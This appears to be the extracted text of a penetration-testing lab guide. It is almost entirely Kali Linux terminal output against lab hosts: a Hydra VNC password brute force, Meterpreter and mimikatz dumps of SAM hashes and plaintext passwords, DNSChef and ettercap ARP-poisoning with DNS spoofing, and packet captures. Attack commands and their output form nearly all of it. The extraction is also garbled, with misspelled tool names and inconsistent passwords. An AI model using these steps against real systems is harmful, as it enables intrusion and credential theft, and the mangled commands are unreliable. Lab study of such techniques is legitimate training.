
```

root@kali:~# hydra -P password.lst 172.16.43.156 vnc
Hydra v8.1 (c) 2014 by van Hauser/THC - Please do not use in military or secret
service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2016-04-30 18:38:06
[WARNING] you should set the number of parallel task to 4 for vnc services.
[DATA] max 1 task per 1 server, overall 64 tasks, 1 login try (l:1/p:1), ~0 tries per task
[DATA] attacking service vnc on port 5900
[5900][vnc] host: 172.16.43.156 password: password01
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2016-04-30 18:38:06

```






```
meterpreter > mimikatz_command -f samdump::hashes
Ordinateur : XP-Mode
BootKey    : 9c3570a0bad10f42bfd8bb9ed8ed0850
```

```
Rid : 500
User : Administrator
LM : eb476370cb546ec488258cc182813a1a
NTLM : a38a4a8596e5f959ffe9f94762773c76
```

```
Rid : 501
User : Guest
LM :
NTLM :
```

```
Rid : 1002
User : SUPPORT_388945a0
LM :
NTLM : 5bf642b60be2908b614b7c337aa136e7
```

```
Rid : 1003
User : XPMUser
LM : ba09759a9bcf77f7aad3b435b51404ee
NTLM : 40a80862cafc46dfa5b77ba3da8ca0e
```

```
meterpreter > mimikatz_command -f sekurlsa::searchPasswords
[0] { Administrator ; XP-MODE ; xpmodepassword }
[1] { Administrator ; XP-MODE ; xpmodepassword }
```

```
meterpreter > msv
[+] Running as SYSTEM
[*] Retrieving msv credentials
msv credentials
=====
```

AuthID	Package	Domain	User	Password
-----	-----	-----	----	-----
0;996	Negotiate	NT AUTHORITY	NETWORK SERVICE	lm{ aad3b435b51404eeaad3b435b51404ee }, ntlm{ 31d6cfe0d16ae931b73c59d7e0c089c0 }
0;1014485	NTLM	XP-MODE	Administrator	lm{ eb476370cb546ec488258cc182813a1a }, ntlm{ a38a4a8596e5f959ffe9f94762773c76 }
0;997	Negotiate	NT AUTHORITY	LOCAL SERVICE	n.s. (Credentials K0)
0;46071	NTLM			n.s. (Credentials K0)
0;999	NTLM	WORKGROUP	XP-MODE\$	n.s. (Credentials K0)


```
meterpreter > kerberos
```

```
[+] Running as SYSTEM
```

```
[*] Retrieving kerberos credentials
```

kerberos credentials

=====

AuthID	Package	Domain	User	Password
-----	-----	-----	----	-----
0;997	Negotiate	NT AUTHORITY	LOCAL SERVICE	
0;996	Negotiate	NT AUTHORITY	NETWORK SERVICE	
0;46071	NTLM			
0;999	NTLM	WORKGROUP	XP-MODE\$	
0;1014485	NTLM	XP-MODE	Administrator	xpmodpassword

```
root@kali:~# dnscachef
```

```
version 0.2  
chrash  
iphelix@thesprawl.org
```

```
[*] DNSChef started on interface: 127.0.0.1
```

```
[*] Using the following nameservers: 8.8.8.8
```

```
[*] No parameters were specified. Running in full proxy mode
```

```
[18:56:35] 127.0.0.1: proxying the response of type 'A' for www.target.com
```

```
[18:56:35] 127.0.0.1: proxying the response of type 'AAAA' for www.target.com
```

```
[18:56:38] 127.0.0.1: proxying the response of type 'A' for www.target.com
```

```
[18:56:38] 127.0.0.1: proxying the response of type 'AAAA' for www.target.com
```

```
[18:56:40] 127.0.0.1: proxying the response of type 'A' for www.target.com
```

```
[18:56:40] 127.0.0.1: proxying the response of type 'AAAA' for www.target.com
```

```
[18:56:41] 127.0.0.1: proxying the response of type 'A' for www.target.com
```

```
[18:56:41] 127.0.0.1: proxying the response of type 'AAAA' for www.target.com
```

```
[18:56:43] 127.0.0.1: proxying the response of type 'A' for www.target.com
```

```
[18:56:43] 127.0.0.1: proxying the response of type 'AAAA' for www.target.com
```

```
[18:56:44] 127.0.0.1: proxying the response of type 'A' for client-s.gateway.messenger.live.com
```

```
msfadmin@metasploitable:~$ host -t ANY google.com
```

google.com mail is handled by 20 alt1.aspmx.l.google.com.

google.com mail is handled by 10 aspmx.l.google.com.

google.com mail is handled by 50 alt4.aspmx.l.google.com.

```
google.com mail is handled by 30 alt2.aspmx.l.google.com.
```

google.com mail is handled by 40 alt3.aspmx.l.google.com.
google.com has address 216.58.216.174

```
google.com has address 216.58.216.174
google.com has IPv6 address 2607:f8b0:4000:800::800
```

```
google.com has IPv6 address 2607:f8b0:400a:807::200e
google.com name server ns4.google.com
```



```
google.com name server ns4.google.com.  
google.com name server ns2.google.com.
```


```
google.com name server ns2.google.com.  
google.com name server ns1.google.com.
```


```
google.com name server ns1.google.com.  
google.com name server ns3.google.com.
```


```
msfadmin@metasploitable:~$
```

```
root@kali:~# dnscraf --fakeip=172.16.43.150 --fakedomains google.com --interface 172.16.43.150 -q
[*] DNSChef started on interface: 172.16.43.150
[*] Using the following nameservers: 8.8.8.8
[*] Cooking A replies to point to 172.16.43.150 matching: google.com
```










	Name	Version	Info
	arp_cop	1.1	Report suspicious ARP activity
	autoadd	1.2	Automatically add new victims in the target range
	chk_poison	1.1	Check if the poisoning had success
*	dns_spoof	1.2	Sends spoofed dns replies
	dos_attack	1.0	Run a d.o.s. attack against an IP address
	dummy	3.0	A plugin template (for developers)
	find_conn	1.0	Search connections on a switched LAN
	find_ettercap	2.0	Try to find ettercap activity
	find_ip	1.0	Search an unused IP address in the subnet
	finger	1.6	Fingerprint a remote host
	finger_submit	1.0	Submit a fingerprint to ettercap's website
	fraggle_attack	1.0	Run a fraggle attack against hosts of target one
	gre_relay	1.0	Tunnel broker for redirected GRE tunnels
	gw_discover	1.0	Try to find the LAN gateway
	isolate	1.0	Isolate an host from the lan

ARP poisoning victims:

GROUP 1 : 172.16.43.1 00:50:56:C0:00:08

GROUP 2 : 172.16.43.156 00:0C:29:18:0F:08

Activating dns_spoof plugin...




It works!

This is the default web page for this server.

The web server software is running but no content has been added, yet.

```
root@kali:~# tcpdump -n -t -X -i eth0 -s 64 icmp and src 172.16.43.156 and dst 172.16.43.150
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 64 bytes
IP 172.16.43.156 > 172.16.43.150: ICMP echo request, id 1125, seq 1, length 64
    0x0000: 4500 0054 0000 4000 4001 8b56 ac10 2b9c  E..T..@..V...
    0x0010: ac10 2b96 0800 abd2 0465 0001 71b0 c156  ..+.....e..q..V
    0x0020: 20bd 0900 0809 0a0b 0c0d 0e0f 1011 1213  .....
    0x0030: 1415
    ..
IP 172.16.43.156 > 172.16.43.150: ICMP echo request, id 1125, seq 2, length 64
    0x0000: 4500 0054 0000 4000 4001 8b56 ac10 2b9c  E..T..@..V...
    0x0010: ac10 2b96 0800 91d5 0465 0002 72b0 c156  ..+.....e..r..V
    0x0020: 39b9 0900 0809 0a0b 0c0d 0e0f 1011 1213  9.....
    0x0030: 1415
    ..
```



Wireshark 1.12.6 (Git Rev Unknown from unknown)

File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help

Filter: icmp Expression... Clear Apply Save

No.	Time	Source	Destination	Protocol	Length	Info
19	8.982132000	172.16.43.156	172.16.43.150	ICMP	98	Echo (ping) request id=0xd067, seq=1/256, ttl=64 (reply in 20)
20	8.982214000	172.16.43.150	172.16.43.156	ICMP	98	Echo (ping) reply id=0xd067, seq=1/256, ttl=64 (request in 19)
21	9.989312000	172.16.43.156	172.16.43.150	ICMP	98	Echo (ping) request id=0xd067, seq=2/512, ttl=64 (reply in 22)
22	9.989334000	172.16.43.150	172.16.43.156	ICMP	98	Echo (ping) reply id=0xd067, seq=2/512, ttl=64 (request in 21)
23	10.999706000	172.16.43.156	172.16.43.150	ICMP	98	Echo (ping) request id=0xd067, seq=3/768, ttl=64 (reply in 24)
24	10.999738000	172.16.43.150	172.16.43.156	ICMP	98	Echo (ping) reply id=0xd067, seq=3/768, ttl=64 (request in 23)
25	12.009396000	172.16.43.156	172.16.43.150	ICMP	98	Echo (ping) request id=0xd067, seq=4/1024, ttl=64 (reply in 26)
26	12.009398000	172.16.43.150	172.16.43.156	ICMP	98	Echo (ping) reply id=0xd067, seq=4/1024, ttl=64 (request in 25)
27	13.018329000	172.16.43.156	172.16.43.150	ICMP	98	Echo (ping) request id=0xd067, seq=5/1280, ttl=64 (reply in 28)
28	13.018355000	172.16.43.150	172.16.43.156	ICMP	98	Echo (ping) reply id=0xd067, seq=5/1280, ttl=64 (request in 27)
31	14.028411000	172.16.43.156	172.16.43.150	ICMP	98	Echo (ping) request id=0xd067, seq=6/1536, ttl=64 (reply in 32)
32	14.028432000	172.16.43.150	172.16.43.156	ICMP	98	Echo (ping) reply id=0xd067, seq=6/1536, ttl=64 (request in 31)
33	15.038128000	172.16.43.156	172.16.43.150	ICMP	98	Echo (ping) request id=0xd067, seq=7/1792, ttl=64 (reply in 34)
34	15.038159000	172.16.43.150	172.16.43.156	ICMP	98	Echo (ping) reply id=0xd067, seq=7/1792, ttl=64 (request in 33)
35	16.047950000	172.16.43.156	172.16.43.150	ICMP	98	Echo (ping) request id=0xd067, seq=8/2048, ttl=64 (reply in 36)
36	16.047981000	172.16.43.150	172.16.43.156	ICMP	98	Echo (ping) reply id=0xd067, seq=8/2048, ttl=64 (request in 35)
39	17.058938000	172.16.43.156	172.16.43.150	ICMP	98	Echo (ping) request id=0xd067, seq=9/2304, ttl=64 (reply in 40)
40	17.058962000	172.16.43.150	172.16.43.156	ICMP	98	Echo (ping) reply id=0xd067, seq=9/2304, ttl=64 (request in 39)

Frame 19: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface 0

Ethernet II, Src: Vmware_18:0f:08 (00:0c:29:18:0f:08), Dst: Vmware_b3:01:37 (00:0c:29:b3:01:37)

Internet Protocol Version 4, Src: 172.16.43.156 (172.16.43.156), Dst: 172.16.43.150 (172.16.43.150)

Internet Control Message Protocol

0000 00 0c 29 b3 01 37 00 0c 29 18 0f 08 08 00 45 00 ..).7..).E.
0010 00 54 00 00 40 00 40 01 8b 56 ac 10 2b 9c ac 10 .T..@.@..V..+..
0020 2b 9c 08 00 7f 83 d0 67 00 01 2b c9 c1 56 c7 90 +.....g..&.V..
0030 04 00 08 09 0a 0b 0c 0d 0e 0f 10 11 12 13 14 15
0040 16 17 18 19 1a 1b 1c 1d 1e 1f 20 21 22 23 24 25!.*#%
0050 26 27 28 29 2a 2b 2c 2d 2e 2f 30 31 32 33 34 35 67()*+,-./012345
0060 36 37 67

File: /tmp/wireshark_pcapng_eth0_2... Packets: 48 - Displayed: 24 (50.0%) - Dropped: 0 (0.0%) Profile: Default

Wireshark: Capture Options

Capture

